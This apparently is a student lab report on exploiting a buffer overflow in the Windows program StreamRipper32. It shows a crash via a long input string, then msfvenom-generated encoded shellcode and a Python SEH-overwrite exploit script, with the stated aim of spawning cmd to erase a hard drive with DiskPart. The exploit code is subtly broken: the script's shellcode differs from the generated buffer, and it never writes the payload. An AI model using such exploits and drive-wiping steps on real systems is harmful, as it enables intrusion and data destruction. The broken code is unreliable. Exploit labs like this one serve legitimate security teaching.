


Lab-9


P.Aravind
18BCE7256

Question) Working with the memory vulnerabilities – Part III


1) Crashing the StreamRipper32 with exploit2.py




After opening the application, Click on the ADD button under the Station/Song Matching Section. Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.



Exploit used above:



Payload text created using Exploit2.py given



As we can see, it's crashed.

StreamRipper 32

StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip
Destination: ..
[More Options](#)

Relay Port

[Connect To Relay](#)


Control
[Start Rip](#)
[Stop Rip](#)
[Exit](#)
[Hide To Systray](#)

Station/Song Matching
☐ Enable [Add](#) [Delete](#)

Stream Name	Pattern
StreamRipper 32	AAAAAAAAA...

SHOUTcast.com Directory
Genre: [Refresh List](#) Search Text [Search](#)

Description	Bitrate	Track Info
-------------	---------	------------



Enter the same payload in the search as above...
As you can see, it crashed..

Changing the Trigger:

Necessary Prerequisite steps to be done:

- 1) Crashing the Application
- 2) Find EIP
- 3) Control ESP
- 4) Identify Bad Characters
- 5) Find JMP ESP

We have already carried out these steps in last experiment i.e. Part II

So let's continue trigger cmd to erase our HDD.

Generating ShellCode

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 437 (iteration=0)
x86/alpha_mixed chosen with final size 437
Payload size: 437 bytes
Final size of python file: 2133 bytes
buf = b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x71\x63\x78\x6b\x6a\x6d\x71\x4d\x50\x6a\x76\x61\x6c"
```

Exploit

```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 230
nseh="\x86\xE5\x4B\x90"
nops="\x90" * 30
# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00" -f python
buf = b""
buf += b"\x89\xe7\xdb\xcb\xd9\x77\xf4\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x6a\x48\x6c\x42"
buf += b"\x35\x50\x73\x30\x53\x30\x61\x70\x6c\x49\x6d\x35\x44"
buf += b"\x71\x79\x50\x71\x74\x4c\x4b\x72\x70\x30\x30\x4e\x6b"
buf += b"\x76\x32\x56\x6c\x4e\x6b\x76\x32\x52\x34\x6c\x4b\x72"
buf += b"\x52\x61\x38\x46\x6f\x6f\x47\x50\x4a\x51\x36\x36\x51"
buf += b"\x69\x6f\x6e\x4c\x67\x4c\x61\x71\x71\x6c\x63\x32\x66"
buf += b"\x4c\x31\x30\x59\x51\x6a\x6f\x74\x4d\x53\x31\x48\x47"
buf += b"\x5a\x42\x6a\x52\x70\x52\x46\x37\x4e\x6b\x53\x62\x54"
buf += b"\x50\x4e\x6b\x43\x7a\x57\x4c\x6c\x4b\x62\x6c\x74\x51"
buf += b"\x64\x38\x68\x63\x33\x78\x43\x31\x5a\x71\x42\x71\x6e"
buf += b"\x6b\x52\x79\x51\x30\x46\x61\x58\x53\x6e\x6b\x33\x79"
buf += b"\x57\x68\x4b\x53\x77\x4a\x43\x79\x4e\x6b\x36\x54\x6e"
buf += b"\x6b\x76\x61\x4a\x76\x34\x71\x69\x6f\x4c\x6c\x6b\x71"
buf += b"\x58\x4f\x44\x4d\x57\x71\x4b\x77\x47\x48\x59\x70\x72"
buf += b"\x55\x5a\x56\x64\x43\x61\x6d\x68\x78\x37\x4b\x71\x6d"
buf += b"\x65\x74\x72\x55\x39\x74\x36\x38\x4c\x4b\x66\x38\x54"
buf += b"\x64\x57\x71\x4b\x63\x45\x36\x4e\x6b\x34\x4c\x30\x4b"
buf += b"\x4e\x6b\x53\x68\x35\x4c\x43\x31\x68\x53\x6e\x6b\x76"
buf += b"\x64\x4e\x6b\x73\x31\x78\x50\x6b\x39\x32\x64\x44\x64"
buf += b"\x37\x54\x63\x6b\x61\x4b\x43\x51\x66\x39\x71\x4a\x66"
buf += b"\x31\x4b\x4f\x6d\x30\x43\x6f\x71\x4f\x62\x7a\x4c\x4b"
buf += b"\x47\x62\x78\x6b\x6e\x6d\x31\x4d\x50\x6a\x36\x61\x6e"
buf += b"\x6d\x4c\x45\x38\x32\x33\x30\x33\x30\x73\x30\x56\x30"
buf += b"\x35\x38\x76\x51\x6e\x6b\x62\x4f\x4f\x77\x6b\x4f\x59"
```

Paste the payload generated using above script in any user interaction field, Like shown below.



By using DiskPart, you can erase your hdd.

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.